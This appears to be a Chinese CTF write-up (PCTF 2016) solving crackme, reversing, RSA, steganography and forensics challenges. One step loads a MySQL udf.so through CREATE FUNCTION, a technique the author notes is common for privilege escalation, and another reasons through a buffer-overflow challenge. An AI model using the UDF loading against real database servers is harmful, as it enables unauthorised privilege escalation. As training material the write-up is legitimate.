先用 baksmali 把 smali 打包成 dex，注意 smali 要遵守他的包规则，放在 net 目录的 bluelotus 目录的 tomorrow 目录的 easyandroid 目录下，再用 baksmali 打包，生成 dex 然后 dex2jar 转 dex 为 jar，最后 jd-gui 打开 jar



Java Decompiler - Crackme.class
File Edit Navigate Search Help
classes_dex2jar.jar
net.bluelotus.tomorrow.easyandroid
Crackme
Crackme
str2 : String
Crackme()
GetFlag(String) : String
decrypt(byte[], String) : String
Crackme.class

```
package net.bluelotus.tomorrow.easyandroid;

import android.util.Base64;

public class Crackme
{
  private String str2 = "cGhyYWNrICBjdGYgMjAxNg==";

  public Crackme()
  {
    GetFlag("sSNnx1UKbYrA1+MOrdtDTA==");
  }

  private String GetFlag(String paramString)
  {
    byte[] arrayOfByte = Base64.decode(paramString.getBytes(), 0);
    String str = new String(Base64.decode(this.str2.getBytes(), 0));
    System.out.println(decrypt(arrayOfByte, str));
    return null;
  }

  private String decrypt(byte[] paramArrayOfByte, String paramString)
  {
    Object localObject = null;
    try
    {
      SecretKeySpec localSecretKeySpec = new SecretKeySpec(paramString.getBytes(), "AES");
      Cipher localCipher = Cipher.getInstance("AES/ECB/NoPadding");
      localCipher.init(2, localSecretKeySpec);
      String str = new String(localCipher.doFinal(paramArrayOfByte));
      localObject = str;
      label54: return localObject;
    }
    catch (NoSuchPaddingException localNoSuchPaddingException)
    {
      localNoSuchPaddingException.printStackTrace();
    }
    catch (NoSuchAlgorithmException localNoSuchAlgorithmException)
    {
      break label54:
    }
    catch (IllegalBlockSizeException localIllegalBlockSizeException)
```

复制出来小修改一下就能在 j2se 下运行了

下面代码一定要 Java8，不然的话 base64 部分需要修改

```
import java.io.UnsupportedEncodingException;
import java.util.Base64;
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;
import javax.crypto.BadPaddingException;
import javax.crypto.Cipher;
import javax.crypto.IllegalBlockSizeException;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.spec.SecretKeySpec;

public class Crackme {
    private String str2 = "cGhyYWNrICBjdGYgMjAxNg==";

    public static void main(String[] args) {
        new Crackme();
    }

    public Crackme() {
        GetFlag("sSNnx1UKbYrA1+MOrdtDTA==");
    }
    private String GetFlag(String paramString) {
        byte[] arrayOfByte = Base64.getDecoder().decode(paramString);

        String str = "";
        try {
            str = new String(Base64.getDecoder().decode(this.str2), "utf-8");
        } catch (UnsupportedEncodingException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }
        System.out.println(decrypt(arrayOfByte, str));
        return null;
    }

    private String decrypt(byte[] paramArrayOfByte, String paramString) {
        String localObject = null;
        try {
                    SecretKeySpec            localSecretKeySpec            =            new
SecretKeySpec(paramString.getBytes(), "AES");
            Cipher localCipher = Cipher.getInstance("AES/ECB/NoPadding");
            localCipher.init(2, localSecretKeySpec);
            String str = new String(localCipher.doFinal(paramArrayOfByte));
            localObject = str;
            return localObject;
        } catch (NoSuchPaddingException localNoSuchPaddingException) {
            localNoSuchPaddingException.printStackTrace();
        } catch (NoSuchAlgorithmException localNoSuchAlgorithmException) {

        } catch (IllegalBlockSizeException localIllegalBlockSizeException) {

        } catch (BadPaddingException localBadPaddingException) {

        } catch (InvalidKeyException localInvalidKeyException) {
        }
        return "";
    }
}
```



```
<terminated> Crackme [Java Application] C:\Program Files\Java\jre1.8.0_92\bin\javaw.exe (2016年5月3日 上午11:11:05)
PCTF{Sm4liRiver}
```


RE?

ida 打开就能看到有个 getflag 函数

udf.so，mysql 的自定义函数扩展，提权经常用，这题不需要逆

直接 mysql 挂载这个 so 就行了

首先 show variables like "%plugin%";查找一下插件库路径



```
mysql> show variables like "%plugin%";
+---------------+-------------------------+
| Variable_name | Value                   |
+---------------+-------------------------+
| plugin_dir    | /usr/lib/mysql/plugin/  |
+---------------+-------------------------+
1 row in set (0.01 sec)
```


把 udf.so 复制过来复制到/usr/lib/mysql/plugin

然后在 mysql 执行 create function getflag returns string soname "udf.so";加载这个函数

然后 select getflag();

Classical CrackMe2

这题有一个 Confuser 壳，用 de4dot 去掉，再反编译看起来就舒服多了，不过不去掉也能做，直接分析就行




```
private void button_0_Click(object sender, EventArgs e)
{
    string text = this.textBox_0.Text;
    string str2 = smethod_0(text);
    if ((text != "") && (str2 == smethod_5<string>(0x7e0ef121)))
    {
        MessageBox.Show(smethod_4<string>(0x270beb4e), smethod_4<string>(0xfe81be7a), MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
    }
    else
    {
        MessageBox.Show(smethod_8<string>(0xb0ff0336) + str2, smethod_5<string>(0x589eb41), MessageBoxButtons.OK, MessageBoxIcon.Hand);
        this.textBox_0.Text = "";
    }
}
```


对于输入的字符串，进行了加密，如下：

```
public static string smethod_0(string string_0)
{
    byte[] bytes = Encoding.UTF8.GetBytes(smethod_7<string>(0x7f0e6191));
    byte[] inputBuffer = Encoding.UTF8.GetBytes(string_0);
    RijndaelManaged managed = new RijndaelManaged {
        Key = bytes,
        Mode = CipherMode.ECB,
        Padding = PaddingMode.PKCS7
    };
    byte[] inArray = managed.CreateEncryptor().TransformFinalBlock(inputBuffer, 0, inputBuffer.Length);
    return Convert.ToBase64String(inArray, 0, inArray.Length);
}
```

加密使用的 key 以及最后作比较的数在这里没法直接看到，再去静态看比较费劲，于是动态调试，得到如下：




```
01EC500F  ⌄  74 36          je X01EC5047
01EC5011     8B45 D0        mov eax,dword ptr ss:[ebp-0x30]
01EC5014     8945 B0        mov dword ptr ss:[ebp-0x50],eax
01EC5017     B9 21F10E7E    mov ecx,0x7E0EF121
01EC501C     BA 60854100    mov edx,0x418560
01EC5021     E8 0AEEFFFF    call 01EC3E30
01EC5026     8945 AC        mov dword ptr ss:[ebp-0x54],eax
01EC5029     8B4D B0        mov ecx,dword ptr ss:[ebp-0x50]
01EC502C     8B55 AC        mov edx,dword ptr ss:[ebp-0x54]
01EC502F     E8 7C70F376    call mscorlib.78DFC0B0
01EC5034     8945 DC        mov dword ptr ss:[ebp-0x24],eax
eax=01FD6DA4
堆栈 ss:[002EE958]=00000000

地址      ASCII 数据
01FD6DA4 ■>駒,...x./.n.z.o.l.o.0.T.T.I.y.
01FD6DC4 r.E.I.S.d.4.A.P.1.s.p.C.z.l.h.S.
01FD6DE4 W.J.X.e.N.b.Y.8.1.S.j.P.g.m.k.=.
01FD6E04 ........■>駒Ұ..芰夞■曬?ÿ......
```



```
01EC5154     8955 DC        mov dword ptr ss:[ebp-0x24],eax
01EC5157     90             nop
01EC5158     E8 D375FD76    call mscorlib.78E9C730
01EC515D     8945 D8        mov dword ptr ss:[ebp-0x28],eax
01EC5160     B9 91610E7F    mov ecx,0x7F0E6191
01EC5165     BA 58864100    mov edx,0x418658
01EC516A     E8 31F5FFFF    call 01EC46A0
01EC516F     8945 D4        mov dword ptr ss:[ebp-0x2C],eax
01EC5172     8B4D D8        mov ecx,dword ptr ss:[ebp-0x28]
01EC5175     8B55 D4        mov edx,dword ptr ss:[ebp-0x2C]
01EC5178     8B01           mov eax,dword ptr ds:[ecx]
01EC517A     8B40 34        mov eax,dword ptr ds:[eax+0x34]
eax=01FD2974
堆栈 ss:[002EE924]=00000000

地址      ASCII 数据
01FD2974 ■>駒 ...p.c.t.f.2.0.1.6.p.c.t.f.
01FD2994 2.0.1.6.p.c.t.f.2.0.1.6.p.c.t.f.
01FD29B4 2.0.1.6........■■>駒￡...s.......
01FD29D4 ?韝￡...4m韝??....4m韝■....￡..
01FD29F4 @          ?韝￡    4m韝■*?      4m韝
```

在手动编写一个 C#代码来解密即可得到 flag：




```
        string key = "pctf2016pctf2016pctf2016pctf2016";

        Console.WriteLine(EncryptStringToBytes(key, plainText));
        // Decrypt the bytes to a string.
        //
        string target = "x/nzolo0TTIyrEISd4AP1spCzlhSWJXeNbY81SjPgmk=";
        string roundtrip = DecryptStringFromBytes(key, target);

        //Display the original data and the decrypted data
    }
}
catch
```

file:///C:/Users/Administrator/Desktop/desktop-files/actf/re/CrackMe2/...

```
mUQ4oZYMq6x0gtnJkiLaqg==
Round Trip: PCTF{Dot_Net_UnPack3r_yoo}
```

Backdoor

根据反编译代码可以看出，很明显就是 windows 的缓冲区溢出，在在这只需要将长度计算好就可以，如下：



```
cbMultiByte = WideCharToMultiByte(1u, 0, (LPCWSTR)argv[1], -1, 0, 0, 0, 0);
lpMultiByteStr = (LPSTR)new(cbMultiByte);
WideCharToMultiByte(1u, 0, (LPCWSTR)argv[1], -1, lpMultiByteStr, cbMultiByte, 0, 0);
count = *(_WORD *)lpMultiByteStr;
if ( count >= 0 )
{
  count ^= 0x6443u;
  strcpy(dest, "0");
  memset(&Dst, 0, 0x1FEu);
  for ( i = 0; i < count; ++i )
    dest[i] = 'A';
  strcpy(Source, "\x12E");
  strcpy(&dest[count], Source);
  qmemcpy(&v6, code_90_4021fc, 26u);
  strcpy(&v11[count], &v6);
  qmemcpy(v4, shellcode_402168, sizeof(v4));
  v5 = 0;
  strcpy(&v12[count], v4);
  sub_401000(dest);
  result = 0;
}
else
{
  result = -1;
}
```

经调试，发现长度设为 0x24 时，刚好可以跳到 shellcode 处，从而推出来参数的是 gd，最终 flag 为：

2b88144311832d59ef138600c90be12a821c7cf01a9dc56a925893325c0af99f

hard RSA

这题和 medium 的思路一样，先提 N，e，发现 e=2，那这是 Rabin RSA，这里有个课件

http://www.doc88.com/p-591324296553.html

原理都在里面

关键是扩展欧几里得求课件中的 a，b

a=0

b=0

def exGcd(p,q):

    global a,b

    if q==0:


```
        a=1
        b=0
        return p
    r=exGcd(q,p%q)
    t=a
    a=b
    b=t-p/q*b
    print (p,q)
    return r
```

然后呢，求四个可能的解就好了，c 是密文

```
c=0x39de036de3132757e819f769ead64bb487ee3f47e67843afb73748fd9e979be0
r=pow(c, (p+1)/4, p)
s=pow(c, (q+1)/4, q)
x=(a*p*s+b*q*r)%N
y=(a*p*s-b*q*r)%N

print "4result"
print hex(x%N)
print hex((-x)%N)
print hex(y%N)
print hex((-y)%N)
```

把 4 个结果的十六进制转为 ASCII

```
print "44ac112305d800ec0fcc5092de9a1065c76362901960de86ca50d42f8c56bfa0".decode("hex")
print "7db759c2be00e353ebcb5a7623f50a46a4a8943d24100d435dcb2bb9f367713d".decode("hex")
print "c2608fb3380c28df24588c1c408eca6917c57b59cd3d8860f3afa0770c5cb3d3".decode("hex")
print "02db328bccbb60d73f1eecc200504354467b7370336369346c5f7273617d0a".decode("hex")
```



```
4result
0x44ac112305d800ec0fcc5092de9a1065c76362901960de86ca50d42f8c56bfa0L
0x7db759c2be00e353ebcb5a7623f50a46a4a8943d24100d435dcb2bb9f367713dL
0xc2608fb3380c28df24588c1c408eca6917c57b59cd3d8860f3afa0770c5cb3d3L
0x2db328bccbb60d73f1eecc200504354467b7370336369346c5f7273617d0aL
D�  #  ��  �P�⁄  e�cb�  `ν�P�/�V��
}�Y%�S��Zv#�
C]�+��gq=
�`��8  (�$X�  @��i  �{Y�=�`�w  \��
  �2�ˌ  �?  ��PCTF{sp3ci4l_rsa}
```


SCAN

看源 ip，找到第四个出现的 ip，那个包就是第四次扫描

A Piece Of Cake

直接用古典密码工具解就行了

http://quipqiup.com/index.php



Status: Finished (5.004 seconds)

Rank	Score	Solution
1	-1.778	the word robot can refer to both physical robots and virtual software agents, but the latter are usually referred to as bots. there is no consensus on which machines qualify as robots but there is general agreement among experts, and the public, that robots tend to do some or all of the following: accept electronic programming, process data or physical perceptions electronically, operate autonomously to some degree, move around, operate physical parts of itself or physical processes, sense and manipulate their environment, and exhibit intelligent behavior - especially behavior which mimics humans or other animals. flag is substitutepassisveryeasyyougotit. closely related to the concept of a robot is the field of synthetic biology, which studies entities whose nature is more comparable to beings than to machines.

Class10


Wooyun 的 drop 上有一篇隐写的讲的就是这题，有一个多余的 idat 段，提出来发现是 30,31 当成 0,1 比特去处理，正好 29x29 个，可以构造一个二维码出来，扫一扫就出 flag

```
import zlib
import binascii
IDAT = "789C6D920B1AC3200883AF94DCFF725B953CD8AA7EB68AC84F04388DDF41E219A74F2399AD7B60261E1F9C85DC29DF1833BD1827627CFBA2631089637AB97AC1361FBD655EC890A519838809968BEE6222EBA74246B0098B9F1C74AABE307B29685491DCE4D1A193C35F7B53A66F2A7C8DCEBE705852284703C0D5D0845D3152A39E0021762955F5E9FC2E369ADBD7399D9104F1B2DA862D292CDDF6DC6A34BFAB73ABED17778D3CF307FE749F40".decode('hex')
result = binascii.hexlify(zlib.decompress(IDAT))
result=result.decode("hex")
print result


import Image
```

```
MAX = 29
pic = Image.new("RGB",(MAX*10, MAX*10))
str                                                                          =
"000000010011101101010100000000111110101010011101111011111001000101
1100100111110101000100100010100101001011101010001001000101111011000
1111101000100111110111000010000000101111100000000010101010101010000
0001111111101111100110111111111110010000110011010010000110100101001
1110101000011110001111100110000111001010111001010001111111100000000
0110110111011011100001000011110000111100001110010100000100100111111
1110010010100001001011000101011100111001101000000000000000000010101
0101010101000001010000100100101110010110110110010100111101100000100
1011010000111111111000101110011000111011100100101100000001111101000
0001100111111111100100000000111011110000000100110001100101010011101
1111010010010001100111010000100010101101001010100000100001000101110
1010101010010011100100010101101001100101101101101111101000001011000
11011010000000001111100001100011110011"
i=0
for y in range (0,MAX):
    for x in range (0,MAX):
        if(str[i] == '0'):
            for ii in range (x*10,x*10+10):
                for jj in range (y*10,y*10+10):
                    pic.putpixel([ii,jj],(0, 0, 0))
        else:
            for ii in range (x*10,x*10+10):
                for jj in range (y*10,y*10+10):
                    pic.putpixel([ii,jj],(255,255,255))
        i = i+1

pic.show()
```

取证 2

还是 windows 的工具好用，用 Elcomsoft Forensic Disk Decryptor，直接选择磁盘解密，把内存也选上，就解出来了



Select encrypted disk and key\memory file

Open file

Select...

C:\Users\火日工具\Desktop\suspicion\suspicion


Select source of keys

[✓ Memory dump]
Hibernation file
Saved keys

Open Keys\Memory


C:\Users\火日工具\Desktop\suspicion\mem.vme

解密后发现是一个 fat32 的硬盘



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: EB 3C 90 4D 53 44 4F 53 35 2E 30 00 02 02 02 00   ë<.MSDOS5.0.....
0010h: 02 00 02 00 9E F8 4F 00 01 00 01 00 00 00 00 00   ....žøO.........
0020h: 00 00 00 00 00 00 29 84 F5 40 97 4E 4F 20 4E 41   ......)„õ@—NO NA
0030h: 4D 45 20 20 20 20 46 41 54 31 36 20 20 20 00 00   ME    FAT16   ..
0040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

